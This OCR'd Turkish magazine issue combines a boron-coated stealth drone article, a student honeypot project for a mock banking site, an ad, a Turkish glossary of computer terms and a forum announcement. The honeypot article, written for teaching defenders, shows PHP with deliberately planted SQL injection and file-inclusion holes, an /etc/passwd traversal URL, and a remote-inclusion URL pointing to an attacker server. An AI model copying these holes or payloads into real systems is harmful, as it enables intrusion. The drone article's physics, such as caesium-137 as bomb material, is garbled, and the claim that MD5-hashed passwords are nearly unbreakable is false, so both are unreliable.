
Bor teknolojisi yüzyıllardır insanlığın farkedemediği, farketse bile değerlendiremediği bir alan . Bu alanda evrene yararlı olabilecek bir teknoloji geliştirmek insanlık adına yararlı olacaktır.

Yararlılık kavramı görecelidir 19. Yüzyılda insanlığa faydalı olan bir buluş , 20.yüzyılda bir kabusa dönüşebilir. Kuarklar ve Leptonların birleşimi sonucu Hadran , Mezon , Baryonları oluşturan Atom Çekirdeğinin sonucunda Sezyum maddesinin temel elementleri ortaya çıkmıştır. Bu da Nükleer bir silahın temellerini oluşturur.

Bu temeller 21. Yüzyıla gelindiğinde insanlara zarar vermek amaçlı kullanılsa da buna karşı önlemler alınması ve yeni teknolojiler geliştirilmesi için büyük bir hızla çalışmalara başlanmıştır. Bu çalışmalardan biri Nükleer bir silah ateşlendiğinde radyasyon seviyesinin yüksek ve Nötronların hakim olduğu bir hava da insansız bir hava aracının atmosferin içinde gezmesi büyük bir buluş olacaktır. Büyük bir nötron patlamasında hava da veya yerde elektronik ne var ise çalışmayacağını biliyoruz.

Bu ihtimali göz önüne alacak olursak Nötron tutucu bir boyayla kaplanmış insansız hava aracını hava da görmek , bir devri arkada bırakmak olacaktır .Sadece bununla da kalmayıp Radara yakalanmama özelliği taşıması artı bir özelliktir. Böylece sessiz bir şekilde hava da süzülüp termallere yakalanmadan düşman hedeflerini geri püskürtebilecek. Bu da devrim niteliğinde bir icat olma statüsünü taşıyor. Aerodinamik yapısıyla ve tasarımıyla bir bütün halinde geliştirilen İHA , özel bir kaplama tekniği ile bor maddesine adapte edilmiş ve sağlıklı bir şekilde denenmiştir. Uçağın mekanik yapısını koruyan bu özel boya aynı zamanda yaşlanma testlerinden olumlu sonuç almıştır. Çekme germe mukavvemeti , Alfa Gama Beta X ışınlarını tutuculuğu ve en önemlisi Atom Altı parçacıkları tutucu özelliği ile ön plana çıkmaktadır. 1 mikron 3 su molekülü derecesine indirmeyi başardığımız bor maddesini boya formatına getirebilmemiz başlı başına bir buluştur.

Sezyum137 Atom bombasının ana ham maddesi olan Nötron ölçüm tüpleriyle test edilmiş olan uçağın dış boyası , nitelikli bir yapıya sahiptir.



Uçağın tasarımı Muhammet Emin Çağlar'a ait bir çalışmadır.

Web Tabanlı Siber Saldırılara Karşı Tuzak Sistemi

Günümüz teknolojisini incelediğimizde inanılmaz boyutlara varan bir ullanım talebi görünmektedir. Bu hız, hiç düşmeden kat be kat yukarı yönlü bir ivme kazanmaktadır. Yeni teknolojilerin keşfi ile birlikte yeni saldırı tipleri de gelişmektedir.

Muhammed Emin ÖZDEMİR
Bilgisayar Mühendisi
m.eminozdemir@outlook.com.tr

Günümüzde kurumlar ve şirketlerde, teknolojik yatırımlara ağırlık verilip, bilgi üretimi ve kullanımında bilgi güvenliğinin sağlanması gibi önemli bir sürecin gözden kaçırıldığı görülmektedir. Bunun yanı sıra Çin gibi gelişmiş ülkelerde siber güvenlik tuzak sistemleri olarak bilinen bal küpü (honeypot) denilen bazı sistemler kullanılmaktadır. Honeypot'lar bilgi sistemlerine yetkisiz erişen saldırganlar ya da kullanıcılar hakkında bilgi toplamaya yarayan tuzak sunuculardır. Bu sayede sunucuların bir bölümünü tuzak sisteme dönüştürerek ehemmiyeti yüksek olan verileri barındıran sunucuları olası tehditlerden arındırmayı sağlamaktadır.

Ülkemizde kullanımı yaygın olmayan bu sistemin bir test modelini sanal sunucularımız üzerinde oluşturarak bu sistemin bir senaryosunu hazırladık. Bunun için sanal sunucu barındıran "VMWare Workstation1" yazılımında "Ubuntu2" işletim sistemi üzerine "PHP3" ve "MySQL4" mimarisi kullanarak örnek bir bankacılık sistemi oluşturduk. Bu sistemde güvenliği daha az önem arz eden ara yüz ekranına kasıtlı olarak kodlama hataları ekledik ve bilinçli olarak güvenlik zafiyetleri oluşturduk. Fakat bu güvenlik zafiyetleri istismar edildikleri anda istismarı gerçekleştiren uzak bilgisayarın IP adresi tıpkı sisteme erişen diğer tüm IP adreslerinin kaydedildiği gibi sistemdeki log dosyasının5 içine kaydedildi.

Oluşturulan sistem ile kaydedilen bu paketler bir filtreden geçirilerek hangisinin kötü amaçlı kullanım olduğunu ayırt edilebilir. Tespit edilen saldırılar tek tek bir çıkış verisine kaydedilir. Sistem, kendisine modül olarak eklenen özellik sayesinde sunucu yöneticisine kötüye kullanım söz konusu olduğunu belirten ve bu kötüye kullanımın içeriğine dair detaylıbilgiler veren bir eposta gönderir. Hazırlamış olduğumuz bu proje, oluşturulan bankacılık sistemi üzerindeki olası tehditleri güvenlik istismarı beklediğimiz bölgelerden almamızı sağlar. Bu sayede hem güvenliğin çokça önem arz ettiği banka veri tabanı sistemlerinde tutulan kişisel bilgilerin gizliliğini sağlamış olup hem de olası tehditlere karşı önlem almamıza hatta gerekirse saldırıyı gerçekleştiren uzak bilgisayarlardaki IP6 adreslerinin sisteme erişimlerinin engellenmesini kolaylaştırır.

Proje temel olarak altı aşamada çalışmaktadır; Hedef sistemin ara yüzünün oluşturulması hedef sistem üzerinde güvenli bölge oluşturulması hedef sistemin saldırgan tarafından istismar edilmesi Filtreleme kullanarak log analizi yapılıp saldırıların tespit edilmesi sunucu yöneticisinin saldırılar hakkında detaylı olarak bilgilendirilmesi log analizi işleminin sunucu tarafından belirli aralıklarla kendiliğinden yapılması bankacılık ara yüzünün oluşturulması HTML7, CSS8, JavaScript9 ve PHP dilleri kullanılarak gerçekleştirilmiştir. Bu ara yüze bilinçli olarak güvenlik açıkları yerleştirilmiştir. Belirlediğimiz hedeflere saldırı geldiği takdirde bunu log dosyamızdan analiz edip saldırgan kişinin IP adresi tespit edilerek daha büyük zarar verilmesinin önüne geçilmesi amaçlanmıştır. Bankacılık ara yüzünün veri tabanı oluşturulurken düşük öneme sahip bilgiler içeren, yalnızca web sitesi üzerindeki metinleri barındıran tablolar oluşturulmuştur.

Saldırıyı gerçekleştiren uzak bilgisayar hem sisteme herhangi bir zarar verememiş olacak hem de oluşturduğumuz tuzak sistemi sayesinde saldırının tespiti sağlandığından erişim sonucu; IP adresleri, bağlantı paket bilgileri, kullandığı tarayıcı bilgileri gibi izler ele geçirilmiş olacaktır.

```php
<?php

    if(isset($_GET["title"]))
    {

        $title = $_GET["title"];

        $sql = "SELECT * FROM news WHERE title LIKE '%" . $title . "%'";

        $recordset = mysqli_query($link, $sql);

        if(!$recordset)

    {

?>
```

Bankacılık sisteminin güvenliği önem arz eden bölümünde ise kesinlikle hiçbir güvenlik açıklığına yer verilmeyecektir. Çünkü bu bölümdeki veri tabanı tablolarımızda; banka hesap bilgileri, kredi kartı bilgileri, kişisel veriler, çekler ve senetler vb. verilerin bulunması söz konusu olduğundan çok daha güvenlikli bir yapıda olması ve olası saldırılardan oldukça iyi bir şekilde korunması gerekmektedir.

Şekil 1.1. deki gibi görünen PHP kod parçacığındaki "$title" değişkeninin tırnak işaretleriyle ayrılması sonucunda bir SQL Injection10 zafiyeti oluşturuldu. Eğer benzer şekilde "GET" parametresi ile gelen girdileri veri tabanı sorgusuna dâhil edersek, gönderilen parametre içeriğinin sonuna bir adet daha tırnak işareti eklenmesi durumunda SQL Injection suiistimali gerçekleştirilebilir.

Şekil 1.2. deki gibi görünen PHP kod parçacığındaki "sayfa" parametresinin sayfa içerisine direk dahil edilmesi sonucunda LFI ve RFI güvenlik zafiyetleri oluşturuldu. Bu sayede kötü niyetli kullanıcılar (saldırganlar) tarafından çok sık kullanılan ve görülmesi kolay bir hedefhaline getirerek tuzak sistemimizin işleyi şini hızlandırmış olduk.

Kali Linux13 (Saldırgan Sistem) tarafından bu saldırılar bazı araçlar kullanılarak veya manuel olarak gerçekleştirilebilir. Örneğin; SQL Injection zafiyeti istismarı gerçekleştirilirken sqlmap14 isimli saldırı aracı kullanmak veya sayfa URL15'sini kullanmak tamamen tercih meselesidir. İkisinin arasında sadece zaman farkı vardır.

Eğer sqlmap saldırı aracı kullanılarak bir suiistimal gerçekleştirilirse bu işlem çok daha kısa bir sürede gerçekleşir.

Projedeki güvenli bölgemiz olan bankacılık sisteminin bireysel kısmına TC Kimlik Numarası ile erişim sağlanarak daha güvenli hale getirilmiştir. Ayrıca bu kısımda kullanılan TC Kimlik Numarasının doğruluğunu test etmek için bir PHP fonksiyonu yazılmıştır.

Bu fonksiyon sayesinde, erişim sağlanırken eğer sisteme TC Kimlik Numarası haricinde başka bir değer girişi yapılırsa sistem bunu kabul etmeyip hata vermektedir. Bunun yanı sıra güvenli bölgeye giriş yapılırken MD516 şifreleme algoritması kullanılmıştır.

Yani sistemin veri tabanında, giriş şifreleri MD5 şifreleme algoritması kullanılarak tutulmaktadır. Bu sayede şifrelerin başkaları tarafından kırılması neredeyse imkânsız hale gelmiştir. Sqlmap programı aracılığıyla girilen;

http://www.a-bank.com.tr/?title=1

komutunun çalıştırılması sonucunda sisteme başarılı bir şekilde erişildiği ve sistemin tüm bilgilerinin log

```php
<?php
        if(isset($_GET["sayfa"])) {
                $sayfa = $_GET["sayfa"
                include $sayfa;
        } else {

?>
```

```php
function tckimlik($tckimlik){

    $olmaz=array('11111111110','22222222220','3333333333
    '66666666660','7777777770','88888888880','9999999999

    if($tckimlik[0]==0 or !ctype_digit($tckimlik) or str
        return false;
    }
    else{
        for($a=0;$a<9;$a=$a+2){
            $ilkt=$ilkt+$tckimlik[$a];
        }
        for($a=1;$a<9;$a=$a+2){
            $sont=$sont+$tckimlik[$a];
        }
        for($a=0;$a<10;$a=$a+1){
            $tumt=$tumt+$tckimlik[$a];
        }
        if(($ilkt*7-$sont)%10!=$tckimlik[9] or $tumt%10
        else{
            foreach($olmaz as $olurmu){ if($tckimlik==$
            return true;
        }
    }
}
```

```php
function tckimlik($tckimlik){

    $olmaz=array('11111111110','22222222220','3333333333
    '66666666660','7777777770','88888888880','9999999999

    if($tckimlik[0]==0 or !ctype_digit($tckimlik) or str
        return false;
    }
    else{
        for($a=0;$a<9;$a=$a+2){
            $ilkt=$ilkt+$tckimlik[$a];
        }
        for($a=1;$a<9;$a=$a+2){
            $sont=$sont+$tckimlik[$a];
        }
        for($a=0;$a<10;$a=$a+1){
            $tumt=$tumt+$tckimlik[$a];
        }
        if(($ilkt*7-$sont)%10!=$tckimlik[9] or $tumt%10
        else{
            foreach($olmaz as $olurmu){ if($tckimlik==$
            return true;
        }
    }
}
```


dosyasına kaydedildiği görülmektedir. Bu sorguyu ilerleterek sistemdeki veri tabanı bilgilerini, veri tabanı içindeki tablo bilgilerini ve tabloların içindeki verileri görmemiz

mümkündür. Bu işlemler tarayıcı üzerinden manuel olarak da gerçekleştirilebilir. Local File Inclusion (LFI) ve Remote File Inclusion uygulamalarında da aynı SQL Injection uygulamasında olduğu gibi güvensiz sistem tarafından Apache loglarının analiz edilmesi sonucu herhangi bir saldırı olup olmadığının tespit edilmesi öngörülmektedir.


http://www.xxx.com.tr/?sayfa=../../../etc/passwd

Yukarıdaki URL'ye girildiğinde sunucu üzerindeki erişimi kısıtlanmış olan "/etc/passwd" dosyasına erişim mümkün olacaktır.

Bu tür bir saldırı Local File Inclusion (LFI), yani yerel sunucu üzerindeki dosyaların web sitesi üzerinde çalıştırılması saldırısı türüne girer.



Şekil 3.1. Scalp ile Saldırı Olmadan Analiz Sonucu



Şekil 3.2. Scalp ile Saldırı Sonrası Analiz Sonucu

Remote File Inclusion (RFI) uygulaması, uzak sunucu üzerinde önceden yerleştirilen bir dosyanın sisteme dahil edilmesi sonucu gerçekleştirilir. Bu sayede sistem üzerinde uzak dosya çalıştırılarak başka casus yazılımlar yüklenmesine ve çalıştırılmasına imkân sağlanmış olur.

Örneğin;

"http://www.xxx.com.tr/?sayfa=
http://www.saldirgansunucu.com/casus.txt?"

Gerçekleştirilen bu saldırıların tespit edilebilmesi için logların analiz edilip, saldırı içerikli paketlerin filtrelenmesi gerekmektedir.

Bu uygulama için bize gerekli olan bir log analizör programıdır. Biz de bunun için Scalp Log Analyzer17 isimli programı ihtiyacımız doğrultusunda modifiye ettik ve Türkçeleştirdik. Scalp adlı log analizör programını çalıştırırken önceden hazırlanan "filter.xml" isimli saldırı paketlerini, standart erişim paketlerinden ayıran bir yardımcı dosya kullanıyoruz.

Bu sayede hangi paketin saldırı amaçlı hangi paketin standart erişim amaçlı olduğunu ayırt edebiliyoruz. İki aşamalı olarak sistemimizin çalışıp çalışmadığını inceleyeceğiz. İlk olarak hiçbir saldırı olmadan önce standart erişim sağlayıp log analizi yapacağız. Daha sonra ise sisteme yerleştirdiğimiz açığı istismar ettikten sonra log analizi yapıp, sonuçları birbiri ile karşılaştıracağız. Scalp programı ile log analiz işlemi, terminal ekranında aşağıdaki gibi bir komut kullanılarak yapılmaktadır; "./scalp.py –l /var/log/apache2/ access.log –f filter.xml –o output" Son olarak projedeki Scalp programı ile logların analiz edilmesi işlemi, "CronJob18" diye tabir edilen yöntem ile belirli aralıklarla çalıştırılarak sistemin sürekliliğini ve kendiliğinden çalışmasını sağlamış oluruz. Bu sayede sunucuya yakın olması gereken bir yöneticiye ihtiyaç duymadan sistemin kendisini analiz edip tehdit olup olmadığını araştırması sağlanır.

Bu da sistemin devamlılığını garanti etmiş olur. Bu doğrultuda hem sistemi daha güvenli hale getirecek hem de sunucu yöneticisinin sürekli bilgilendirilmesi sağlanacaktır.

Projede Kullanılan Yazılım Elemanları

VMWare Workstation, Ubuntu Linux, Kali Linux, Scalp Log Analyzer (Modifiyeli ve Türkçeleştirilmiş hali)

Projede Kullanılan Teknolojiler

Apache Web Server, PHP, MySQL, Python Test Gerçekleştirme Metotları: SQL Injection, Local File Inclusion, Remote File Inclusion

Teşekkür

Projenin başından itibaren her aşamasında yardımcı olan, yol gösteren ve takip eden Fırat Üniversitesi Bilgisayar Mühendisliği sayın akademisyenleri olan sayın hocalarım Yrd. Doç. Dr. Ahmet ÇINAR'a ve Doç. Dr. Bedri ÖZER'e manevi desteklerinden dolayı teşekkürü bir borç bilirim.

Yurtdışı Eğitimini Kolaylaştıracak Yeni Bir Platform

Türk girişimcilerin İngiltere'de kurdukları ve ilk olarak Türkiye'de faaliyet göstermeye başlayan yurtdışı eğitim danışmanlık platformu ikinci yatırımına hazırlanıyor. www.studyacourse.com, Türkiye'de bir ilki yapıyor ve pazarda önemli bir yerde olmaya hazırlanıyor.www.eurovizyon.co.uk
Londra Kariyer Akademi'nin 7 yıllık eğitim tecrübesi,
Salih Bosca'nın online iş dünyasındaki bilgi ve birikimi,
Zeynep Turudi ve Nuri Turudi'nin 20 yıllık uluslararası ticaret tecrübesi,
Ferruh Mavituna'nın hem online hem reel ticaretteki tecrübesi,
birikimi ve uluslararası marka değerinin birleştiği;
www.studyacourse.com platformu hızla büyüyor.
Yurtdışına eğitime gitmek isteyen her öğrencinin ilk referans sitesi olma yolunda emin adımlarla ilerliyoruz. İsimleri geçmeyen sitenin gizli kahramanları, ekip arkadaşlarımız Shaz Ozcan Bilge,
Seda Sada ve Tuğrul Aydın'a da çok teşekkür ederiz.

Bilgisayar Terimlerinin Türkçeleştirilmesi

Teknoloji artık yaşamımızın ayrılmaz ve oldukça önemli bir parçası. Bu yeryüzünde yaşayan her insan artık az ya da çok teknolojiye bağımlı yaşıyor; özellikle bilgisayar teknolojisi ve dijital kitle iletişim araçlarını kullanmayan yok gibi.

Muhammet ŞAHİN
İngilizce Okutmanı
muhammetsahin@beykent.edu.tr

Teknoloji artık yaşamımızın ayrılmaz ve oldukça önemli bir parçası. Bu yeryüzünde yaşayan her insan artık az ya da çok teknolojiye bağımlı yaşıyor; özellikle bilgisayar teknolojisi ve dijital kitle iletişim araçlarını kullanmayan yok gibi. Ülkemiz özellikle son on yılda bilgisayar kullanımı sıralamasında başat ülkelerden biri haline geldi. Yurttaşlarımız bilgisayarı ve bilgisayarla iletişimi seviyor.

Dahası bilgisayar artık üretim ve hizmet sektörünün her yerinde kullanılıyor. Bilgisayarsız bir yaşam düşlemek artık hayal. Zaten bilgisayar teknolojisi de gün geçtikçe daha da gelişerek kendini daha cazip ve kullanılabilir hale getiriyor. Açıkçası kurumumuz olarak bu durumdan şikâyetçi değiliz; sadece bu teknolojinin insanlar ve uluslar aleyhine orantısızca kullanılmasına karşıyız ve buna karşı etkin bir mücadele vermeye çalışıyor ve bu konuda bilinçlendirme yapmaya çalışıyoruz.

İnsanımıza ve ülkemize sevgimiz gereği siber güvenlik konusunda çalışma yürütüyoruz. Siber güvenliği ve teknolojiyi ne kadar seviyorsak İnsanımızın kültürünü, dilini ve folklorunu da o kadar çok seviyoruz. Bu bapta bilgisayar ve alakalı terimlerin Türkçeleştirilmesi ile ilgili bir tutum alıp konuyla ilgili kurum ve kişilerle çalışma yaparak bu soruna bir katkıda bulunmaya karar verdik. Burada bazı terimlerin Türkçelerini vermeye çalıştık ve katkı sunmak isteyen herkese de kapılarımız sonuna kadar açık.

Ayrıca bu konuda çalışma yapan kurum ve kişilerle iletişime geçmek için de elimizden geleni yapacağımızı kamuoyuna bildiririz. Bu arada computer diye evrenselleşmiş sözcüğün Türkçesi olarak bilgisayar sözcüğünün dilimizde yer bulması ve kabul görmesi çok sevindiricidir buna karşın ne yazık ki Mouse gibi tam Türkçesi fare olan sözcüğün ise az kullanılır olması düşündürücüdür. Özetle iş en son noktada halkımıza ve bilgisayarla daha ilişkili ve ilintili olan kullanıcılara kalmıştır.

Bilgisayar ve bilişim alanında çalışan ve öncü olan kişi ve kurumlar Türkçe sözcükleri ne kadar çok kullanır bunların yabancı karşılıklarına o denli az yer verirse bu durum dilimiz lehine olacaktır. Çeşitlik kaynaklardan dererek oluşturmaya çalıştığımız sıralı sözcük listesi aşağıdadır. Umarım ilgilenenlere yararlı olur.

1) access [control] - erişim [denetimi] -

2) account - hesap

3) activate - etkinleştir

4) activated - etkinleştirildi, etkinleştirilmiş, etkin, işler çalışır

5) active - etkin, işler, çalışır

6) activity - etkinlik

7) add - ekle

8) administer - yönet

9) administrative - yönetsel, yönetimsel, yönetici, yönetim

10) administrator - yönetici

11) advanced - gelişmiş, gelişkin, ileri

12) aggregate - topla,derle, yığ

13) aggregation - toplaşma, topluluk, yığışım, yığın, demet, demetleme, derleme, birleştirme

14) aggregation [field] - toplama [alanı]

15) aggressive [caching] - aşırı [önbellekleme] saldırgan

16) alias - takma ad, yol takma adı diğer ad, rumuz, lakap

17) alphanumeric - alfanümerik, alfasayısal

18) alternative - seçenek - ek seçenek

19) anchor - yer işareti, tutturucu, bağlayıcı, çapa

20) anonymous [user] - konuk; tanımsız [kullanıcı] (guest) belirsiz*, anonim*, kayıtsız, adsız/isimsiz, misafir

21) approved - onaylandı, onaylı, onaylanmış, kabul

22) archive - arşiv

23) argument - değişken bağımsız değişken, arguman

24) arity - ilişki derecesi

25) array - dizi, dizilim

Dipnot:

Yukarıdaki örnek sözcüklerin bazıları zaten yaygınlık kazanmış ve kullanımdadır. Bu sözcükleri ben farklı kaynaklardan derledim ve nadiren küçük rötuşlarda bulundum. Yararlandığım ve yararlanabileceğimiz kaynakları aşağıya sıralı şekilde koyuyorum. Adını zikretmekte eksik kaldığımız kişi, kurum, site varsa bunlardan özür diler, Her türlü desteklerine, uyarılarına, yardımlaşma ve ortaklaşma çabalarına açık olduğumuzu kurumum üzerinden kamuoyuna açık ederim.

MERIDIEN

Meridien Sağlık Hizmetleri ve Uluslararası Tic. Ltd. Şti.

Ümit Mahallesi 2544. Sokak No:3 Çayyolu 06810 Çankaya - ANKARA Tel: +90 (312) 446 68 31 Faks: +90 (312) 446 34 09
www.meridienltd.com

CYDEF

FORUM 2017


www.cydef.org

AFCEA

ULUSLARARASI SİBER GÜVENLİK FEDERASYONU

2 - 3 ARALIK 2017

INTERNATIONAL CYBER SECURITY FORUM FINANCE



CYDEF F2017 FİNANSAL SİBER GÜVENLİK FORUMU
CYDEF FİNANS 2017 HAKKINDA

CYDEF FORUM 2017 FINANCE


Teknolojik gelişmelerle paralel olarak ilerleyen finans sektörü dijital bankacılığın kullanımını yaygın hale getirmiştir.

Ülkemizde ve dünyada dijital bankacılık, fiziki finansal araçların (para, çek, senet, kambiyo vb.) yerini almış, mobil cihazların, internet erişiminin ve e-ticaret gibi platformların yaygınlaşması ile hayatımızın bir parçası haline gelmiştir.

Geçmişte, finansal suçlar banka soygunları vb. şekilde karşımıza çıkarken, günümüzde internet bankacılığı ve mobil cihazların artan kullanımı ile dünyanın herhangi bir noktasında öngörülemeyen saldırılara açık hale gelmiştir.

